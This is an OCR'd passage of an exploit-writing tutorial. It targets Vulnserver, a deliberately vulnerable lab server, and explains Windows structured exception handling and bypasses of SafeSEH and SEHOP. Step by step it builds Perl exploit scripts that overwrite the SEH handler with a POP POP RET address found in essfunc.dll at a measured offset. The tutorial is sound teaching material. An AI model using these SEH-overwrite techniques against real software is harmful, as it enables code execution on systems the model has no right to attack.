
```
Welcome to Vulnerable Server! Enter HELP for help.
```

You should be greeted with the following in the debugger – an Access violation error will be shown at the bottom of the screen, and execution of the program will be paused within the debugger.



If you are familiar with the more basic style of stack based buffer overflows, as discussed in the previous tutorial, the first thing you may notice here is that the EIP register does not point to an address made up of bytes taken from within the data we sent. If this was the case, we would expect to see the EIP register containing the hex equivalent of the ASCII character “A”, which is x41. What will happen if we allow the debugger to handle this error though?

Press **Shift** and **F7**, **F8** or **F9**, the key sequence used to pass exceptions through to the debugged program, and see what happens. The debugger should then display something similar to the following screenshot.



This is more like it. We now have an EIP register that points to 41414141 which is the hex representation of those “A” characters we sent to the program, and an access violation when executing code at that address. This is very similar to what we would see when reproducing a stack overflow that has overwritten a return address stored on the stack. Why did we only gain control of EIP only after we allowed the program to handle the first exception though? To understand this, we need to discuss the Structured Exception Handling functionality in the Windows Operating System.

Structured exception handling

Structured Exception Handling is a method that the Windows Operating System uses to allow its programs to handle serious program errors resulting from either software or hardware problems. Basically, what it provides is a way of specifying addresses of exception handling routines that a program can pass control to after an exception has occurred.

Some relevant technical minutia about the Structured Exception Handler:

- It allows multiple exception handlers to be specified per thread for a running process, with the Operating System adding one entry by default.
- The entries are stored in a linked list called the SEH chain on the threads stack, with the address of the first SEH entry pointed to from the thread information block at offset 0.
- Each entry is comprised of two 32 bit values, containing the address of the next entry, and the address of the exception handler. The last entry in the chain specifies a “next entry” value of FFFFFFFF

When a program experiences an exception, the Windows exception handling routines are called, and as part of this process the Operating System will attempt to pass control of the programs execution to code located at the addresses specified in the SEH list, starting at the first entry and moving through the list until control is successfully passed.


The addresses specified in a SEH list usually point to routines that perform actions such as displaying a dialog box that tells the end user that the program has experienced an exception,

and terminating the application. If you're interested, you can read more about Windows Exception Handling at the following links:

- Windows exception handling
- Microsoft library

Why is Structured Exception Handling interesting to us as exploit writers? Well, given that the SEH entries are stored on the stack, in the case of a program having a stack overflow vulnerability we sometimes have an opportunity to overwrite the programs SEH entries with pointers to our own code to allow us to take control of programs execution. Is this what is happening in the case of this vulnerability we are examining in Vulnserver? Let's check it out to see.

First, restart Vulnserver in the debugger (Use the **Debug** menu, **Restart** option, followed by hitting the **F9** key to start the program running in the debugger.) Now, let's examine the SEH Chain before running the exploit, to see what it normally looks like (Use the **View** menu, **SEH Chain** option.) You should see something like the following, showing the SEH chain of the main thread of Vulnserver, which is showing registered exception handlers within the mswsock and kernel32 modules.




Close the SEH Chain window now, and lets run our skeleton exploit and see what happens.


stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.

The exception will be triggered. Now check the SEH Chain again. You should notice that instead of showing any of the previous exception handlers, we now have an entry of 41414141 – made up of the characters we sent to the application to cause the exception.



We can also see the same thing by scrolling down to the bottom of our stack pane and looking at the SEH entry there. You can see in the screenshot below that the SEH entry on the stack sits in the middle of a large block of x41 bytes, showing how it has been overwritten as part of our buffer overflow.



So, now we have control of the SEH entry, which is used as an address to redirect code to after an exception has occurred. This gives us a pathway towards control of the EIP register, which is one of the needed requirements in order to develop an exploit. It's not quite as simple as just placing any old address in the spot of the SEH exception handler however. There are a number of exploit prevention mitigations added to the SEH handler by Microsoft that we need to work around first. So, before we can effectively exploit an SEH overwrite vulnerability, we need to learn something about these exploit mitigation techniques.

SEH Exploit Mitigation Techniques


Over time, there are a few changes that have been made to Structured Exception Handling by Microsoft in order to try and prevent exploitation of SEH overwrites, as follows:

- Zeroing of CPU registers
- SEHOP
- SafeSEH and NO_SEH

Of these methods, only two require any real effort in working around, and one of those is most likely to be disabled or not available on the Operating System you are testing on. I will briefly discuss how each of these protection methods works, and will then provide detail on how the most relevant mitigation strategies can be bypassed.

The Zeroing of CPU registers was added to the Structured Exception Handler in Windows XP Service Pack 1, and essentially sets all the CPU registers that will not be otherwise overwritten and used by the SEH handler itself to values of all zeros when the handler is called. The goal of this change was to try and deny an exploit writer from using these registers as a pointer to an area of code which he controlled. You may recall that in the previous buffer overflow tutorial we used the value stored in the ESP register and a JMP ESP instruction to jump to the location of our own code in memory? By zeroing or overwriting all register values when the Structured Exception Handler is called, an exploit writer can no longer use these register values to redirect code execution in this manner. Fortunately, there are other means by which we can redirect execution to our code that we will discuss in this tutorial, so this feature does not really act as a significant impediment to our exploitation goals.

SEHOP attempts to mitigate SEH overwrite attacks by checking to see that the SEH chain appears intact before redirecting execution to any of the specified exception handler addresses. I mentioned before that the SEH chain is essentially a linked list of addresses – this means that each entry in the chain contains the address of the next SEH entry immediately before the exception handler address. If you examine the screenshot below which shows the SEH entry overwritten on the stack, you will note that the stack entry highlighted in red sitting immediately before the SE handler address is described as a "Pointer to next SEH record" and that as part of overwriting the SE handler address we have also overwritten this pointer. If SEHOP was enforced, this would not be considered a valid SEH Chain, and the Exception Handler would not pass control to any of the entries with this list in this state.



To bypass SEHOP, you need to ensure that the SEH chain appears to be complete. SEHOP considers a complete SEH chain as one that starts from the entry specified in the thread information block, with that entry correctly chaining through an unspecified number of other entries to the final entry in the chain. The final entry in a SEHOP validated chain will have FFFFFFFF as the "next entry" address, and ntdll!FinalExceptionHandler as the handler address.

Luckily for us however, SEHOP is only supported on Windows Vista Service Pack1 and above, and is only enabled by default in Windows Server 2008. This tutorial will not provide a detailed explanation of how to bypass SEHOP, so if you happen to be running Vulnserver on Windows Server 2008 you can disable SEHOP for the purposes of this tutorial via the method described at the link below:

http://support.microsoft.com/kb/956607

If you want to learn some more about SEHOP, including some bypass methods, you can check out these links:

- Preventing the exploitation of seh overwrites with sehop
- http://packetstormsecurity.org/papers/general/sehop_en.pdf
- SEH all at once attack

The final SEH mitigation method we will look at, and the one we will bypass in this tutorial, is SafeSEH and NO_SEH. Essentially, SafeSEH is a linker option, applied when compiling an executable file, which specifies a particular list of addresses from that module that can be used as Structured Exception Handlers. Those specified addresses, as you may expect, will usually contain actual exception handling code. A related option is NO_SEH. If a module has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set in the IMAGE_OPTIONAL_HEADER structure,

then addresses from that module cannot be used as SEH exception handlers. The important thing to realize about SafeSEH and NO_SEH, is that they are used to limit the potential addresses that the Structured Exception Handler will accept as valid handler addresses to be used to redirect code execution.

Our goal with choosing an overwrite address for the exception handler is to get the handler to use that address to set the value of EIP and direct execution towards code of our choosing. To do this we need to overwrite the handler (and hence EIP) with the known address of an instruction in memory that will get us to our chosen code. Many of the modules loaded along with a standard Windows program are likely to provide such known addresses. However, if those modules have been linked with the NO_SEH or SafeSEH options, and we are running the program on a version of Windows that performs the SafeSEH checks, then we probably won't be able to use addresses from those modules to redirect code execution in an SEH exploit.

SafeSEH was introduced in Windows XP Service Pack 2 and Windows Server 2003, so you will need to deal with bypassing it when writing SEH exploits on any currently supported Microsoft Operating System. The following strategies are available to us when attempting to bypass this feature:

- Use an overwrite address from a module loaded by the target application that was not compiled with the NO_SEH or SafeSEH options.
- Try and make use of the exception handling code specified within a SafeSEH enabled module to fulfil your exploitation goals. In most cases this is unlikely to result in a useful exploit.
- On Windows Server 2003 before Service Pack 1, you can use SEH overwrite addresses from certain Operating System supplied modules such as ATL.dll, because the registered handlers list was not checked by the exception handler. On Windows XP Service Pack 2 and Windows Server Service Pack 1 and later, this method is not available.
- Use an address from the heap that contains either your shellcode or instructions that will allow you to redirect to your shellcode. In order for a reliable exploit to result from this method, you will usually need the ability to influence the contents of large sections of heap memory.
- Use an overwrite address from a predictable spot in memory, marked executable, that sits outside the areas of loaded modules considered in scope for the SEH verification tests.

Some more information on this is available here:
http://replay.web.archive.org/20080608015939/http://www.nabble.com/overwriting-SEH-and-debugging-td14440307.html

Out of all of these bypass methods, the first choice is the simplest, so we will attempt this now.


Finding SEH compatible overwrite addresses

I will demonstrate two methods by which you can find suitable modules from which to obtain SEH overwrite addresses. The first, and easiest method, involves using the OllyDbg plugin OllySSEH to find these modules. The second, slightly more time consuming method, involves

analysing modules using the command line msfpescan tool from Metasploit to find one that is suitable.

Let's try using the OllySSEH plugin. Restart the Vulnserver program in the debugger and let it run, then open the **Plugins** menu and select the **SafeSEH->Scan /SafeSEH Modules** option. (Ensure you have installed the OllySSEH module first! This method will not be available to Immunity Debugger users.).


You should see a window like the following pop up.



Those modules in red have been compiled without either the /SafeSEH ON switch or the NO_SEH option. Out of those two modules, the main executable vulnserver.exe is being loaded from the address 400000, meaning that we would need to add a starting zero byte store this address in a 32 bit register. Since a zero byte acts as a string terminator its best to avoid this module if possible. Our other choice is the essfunc.dll file, which starts from the base address 62508000. As long as this module contains the specific instruction we need to redirect execution to our shellcode, we should be able to overwrite the SEH handler entry with the appropriate address from that module. This module appears to be a good choice for finding our overwrite address. This plugin made finding that module quite easy, huh?

If for some reason the OllySSEH plugin doesn't work for you, you are using Immunity Debugger, or if you just like doing things the hard way, I will also show you an alternate method for finding appropriate modules without the NO_SEH or SafeSEH ON options enabled. This method involves analysing the modules with the msfpescan tool from Metasploit.

Unless you have Metasploit installed on the Windows system on which you are running Vulnserver, this will likely involve transferring the file over to your Metasploit system. Instead of just immediately transferring all loaded modules from your target application and analysing them, you can make intelligent guesses about which modules are most likely to be appropriate and start with them first. Make sure Vulnserver is running in the debugger and hit **Alt-E** to view the list of Executable modules.



From this list of loaded modules above we can almost always assume that any module supplied with the Operating System or with other recent Microsoft products will be protected by either the NO_SEH or SafeSEH ON options, so we will ignore these. How do you know which modules are OS supplied? Operating System supplied modules generally sit within the Windowssystem32 directory and will often have similar looking file version numbers. You can't guarantee that every module in system32 is Operating System supplied, but many of them usually will be. After you become familiar with Windows, you will learn to recognize these modules on sight, but you can find out for sure if they come from Microsoft by checking their file Properties and looking at the Company name under the Version tab.

In addition, modules that have a zero byte at the beginning of the base address are also usually best avoided at first, because of the zero byte string termination problem.

Modules that come with the vulnerable application are usually ideal, as they are usually compiled without these SEH exploit protections, and because they normally stay consistent across multiple installs of a particular version of a product. Based on these criteria, essfunc.dll is the ideal module to examine first. Copy this file to your Metasploit system and examine it using msfpescan as follows.

```
stephen@lion:~/Vulnserver$ msfpescan -i essfunc.dll | grep -E "SEHandler|DllCharacteristics"

DllCharacteristics        0x00000000
```

In the output about we don't see any entries referring to SEHandler. This means that there are no registered SEH handlers in the module, and hence, the module was not compiled with the SafeSEH On option. In addition, the DllCharacteristics header value shown is all zeros, and this means the module was not compiled with the NO_SEH (the full notation of which is IMAGE_DLLCHARACTERISTICS_NO_SEH) option. If the third byte value from the right was 4, 5, 6, 7, C, E, F then this NO_SEH option would be active in this module.

You can refer to the following link for more information on this:
http://msdn.microsoft.com/en-us/library/ms680339%28v=vs.85%29.aspx

So, the essfunc.dll appears to be a good place to look for an overwrite address for the SEH entry. Which overwrite address should we be looking for though?

Picking an overwrite address

As a reminder, the goal of using an overwrite address is to redirect execution of the CPU to some code that we can use to fulfil out exploitation goal. The simplest way to achieve this is to send our own custom code to the application, preferably within the same block of data that causes the overflow, and then somehow redirect to that. So, is there some obvious way we can see to redirect code execution back to within the data used to cause the overflow? Let's have a look in the debugger at the time of the SEH handling attempt, and see the state of execution within our program.

Restart Vulnserver in the debugger, let it run, and trigger the exploit:

```
stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.
```

Once the first exception is triggered, hit **Shift + F7/F8/F9** to pass the exception to the program and to allow the Structured Exception Handler to attempt to handle the exception.

At this point, you should notice that none of the CPU registers point to anywhere near our buffer, due to the zeroing performed by the Exception Handler routines in Windows. So use of the registers to redirect code execution is out. If we check the stack however, we will see that the third entry down from our current position points to a long string of “A” characters. This is likely to be within the data we sent to overflow the buffer! See the screenshot of the stack pane below.

To see exactly where this is within our data, right click on the third stack entry and select **View in Stack** from the menu. This will show the data stored on the stack at the memory address stored at this particular stack entry.

Just in case you’re confused about that last part, essentially, that third stack entry contains a value, in my case, of 00B6FFDC. You can see this value in the second column from the left in the screenshot above. We are going to see what data is stored at the memory address represented by that value, and by using the **View in Stack** option we are using the stack pane to actually view this data.


After selecting this option the stack pane should now show something very similar to the following.

If you check the descriptive text next to the stack entry we are now viewing, you will note that it indicates that this particular entry contains the pointer to the next SEH record, and it’s immediately before the entry on the stack that contains the same SE handler address that we just used to redirect execution of the CPU to the non-existent address of 41414141.


If we can find a way to redirect code execution to the address specified by this third entry on the stack, we will land within the block of data sent to cause this overflow. As it turns out, this is quite simple to do – all we need is to POP the top two entries from the stack, and RETN on

the third entry. So we need to look for a POP, POP, RET sequence within our chosen module essfunc.dll.

Switch to the essfunc.dll module in the disassembler pane via double clicking on it from the Executable Modules list (**Alt-E**), and then right click in the disassembler pane and select **Search for**->**Sequence of commands**. Enter the command sequence shown in the following screenshot and hit **Find**.



The first such instance of this command sequence appearing within the module will then be shown in the disassembler pane, as shown in the screenshot below.



Looking at the address of the first instruction (625010B4 in this case) I can see that it does not contain any of the most common potentially bad characters, namely 00, 0A and 0D, so this will be a good choice for our first attempted overwrite address. At this point we will not know for sure if the address contains any other less common bad characters, this is something we often have to discover via trial and error. By confirming that the most common bad characters are not present though, we are off to a good start.

Finding the overwrite offset

The next thing we need to do is find exactly where within the data we send to the application the exception handler entry is overwritten. We will turn to the pattern_create tool from Metasploit to discover this.

stephen@lion:~/Vulnserver$ /opt/metasploit3/msf3/tools/pattern_create.rb 4000

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A

[SNIP]

Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F

Modify your skeleton exploit as shown below in order to send this data. New or modified lines are coloured red.


Note: I have omitted some of the data from the above and below outputs for readabilities sake. Please make sure your skeleton exploit contains the full output from the pattern_create tool.

```
#!/usr/bin/perl

use IO::Socket;

if ($ARGV[1] eq '') {

        die("Usage: $0 IP_ADDRESS PORTnn");

}

$baddata = "GMON /"; # sets variable $baddata to "GMON /"

$baddata .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3
Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7A
e8

[SNIP]

Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8
Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F";

$socket = IO::Socket::INET->new( # setup TCP socket – $socket

        Proto => "tcp",

        PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address

        PeerPort => "$ARGV[1]" # command line variable 2 – TCP port

) or die "Cannot connect to $ARGV[0]:$ARGV[1]";

$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd

print "$sd"; # print $sd variable

$socket->send($baddata); # send $baddata variable via $socket
```

Restart Vulnserver in the debugger, let it run and trigger your exploit against it.

```
stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

Welcome to Vulnerable Server! Enter HELP for help.
```

Once the first exception is hit, press **Shift F7/F8/F9** to allow the Exception Handler to take over. Take note of the value now shown in the EIP register. For me this value is 6D45376D – see the screenshot below.



This value may be different for you, especially if you are using an Operating System different than Windows XP Service Pack 2 to follow this tutorial. As noted in the Introduction, if you have a different value in your EIP register, please make sure at this point that you pay attention to the process I use to obtain these results rather than just directly copying the values I use.

Take the value you obtained from the EIP register and feed it into the pattern_offset tool as shown below.

stephen@lion:~/Vulnserver$ /opt/metasploit3/msf3/tools/pattern_offset.rb 6d45376d

3502

This is telling me that the SE handler entry is overwritten at a point 3502 characters into the data I send after the “GMON /” string. I am going to subtract 4 from this to give 3498, then I am going to modify my skeleton exploit as shown below, to try and overwrite the 4 bytes before the SE handler entry with “B”, the handler address with 4 “C” characters and the space after this with “D” characters. The intention of this is just to ensure that I am structuring my data correctly before I actually enter the appropriate exploit data, and using ASCII characters for this purpose makes it less likely that I will run into any bad character issues at this stage. You might be wondering why I care about the four bytes before the overwrite address at this point – don’t worry, that will become clear fairly soon.

Modify your skeleton exploit as shown below, making sure you substitute your own value for the size of the “A” buffer if you had different results from me in the previous step. As before, new or modified lines are coloured red.


```
#!/usr/bin/perl

use IO::Socket;

if ($ARGV[1] eq '') {

        die("Usage: $0 IP_ADDRESS PORTnn");

}

$baddata = "GMON /"; # sets variable $baddata to "GMON /"

$baddata .= "A" x 3498; # appends (.=) 3498 "A" characters to $baddata

$baddata .= "B" x 4; # pointer to next SEH entry

$baddata .= "C" x 4; # SEH overwrite

$baddata .= "D" x (4000 - length($baddata)); # data after SEH handler

$socket = IO::Socket::INET->new( # setup TCP socket – $socket

        Proto => "tcp",
```

```
        PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address
        PeerPort => "$ARGV[1]" # command line variable 2 – TCP port
) or die "Cannot connect to $ARGV[0]:$ARGV[1]";
$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd
print "$sd"; # print $sd variable
$socket->send($baddata); # send $baddata variable via $socket
```

Restart Vulnserver in the debugger, and run the new exploit.

```
stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999
Welcome to Vulnerable Server! Enter HELP for help.
```

Pass control of the first exception to the program, and then scroll down to the very bottom of the stack to see the SE handler entry there. If you have set the appropriate amount of "A" characters to send to the application, you should now see something similar to the below, with x41 bytes before the Pointer to the next SEH record, x42 bytes in the Pointer entry, x43 bytes in the SE handler entry, and x44 bytes thereafter.



Now we know that we have the structure of our exploit correct, we can make our first attempt to gain control of code execution via the exception handling process.

Gaining control of code execution

Let's take the POP, POP, RET address we found earlier, and insert it into our skeleton exploit to confirm that we can take control of code execution. We will also modify the four bytes before the overwrite address to include xCC INT3 breakpoints – this will allow execution to automatically pause in the debugger once it is redirected to this location. Modify your exploit as below, with the changes shown in red.

```
#!/usr/bin/perl
use IO::Socket;
if ($ARGV[1] eq '') {
        die("Usage: $0 IP_ADDRESS PORTnn");
}
```

$baddata = "GMON /"; # sets variable $baddata to "GMON /"

$baddata .= "A" x 3498; # appends (.=) 3498 "A" characters to $baddata

$baddata .= "xCC" x 4; # pointer to next SEH handler

$baddata .= pack('V', 0x625010B4); # SEH overwrite, essfunc.dll, POP EBX, POP EBP, RET

$baddata .= "xcc" x (4000 - length($baddata)); # data after SEH handler

$socket = IO::Socket::INET->new(# setup TCP socket – $socket

Proto => "tcp",

PeerAddr => "$ARGV[0]", # command line variable 1 – IP Address

PeerPort => "$ARGV[1]" # command line variable 2 – TCP port

) or die "Cannot connect to $ARGV[0]:$ARGV[1]";

$socket->recv($sd, 1024); # Receive 1024 bytes data from $socket, store in $sd

print "$sd"; # print $sd variable


$socket->send($baddata); # send $baddata variable via $socket

Restart Vulnserver in the debugger, start it running, and run the exploit code:

stephen@lion:~/Vulnserver$ perl gmon-exploit-vs.pl 192.168.56.101 9999

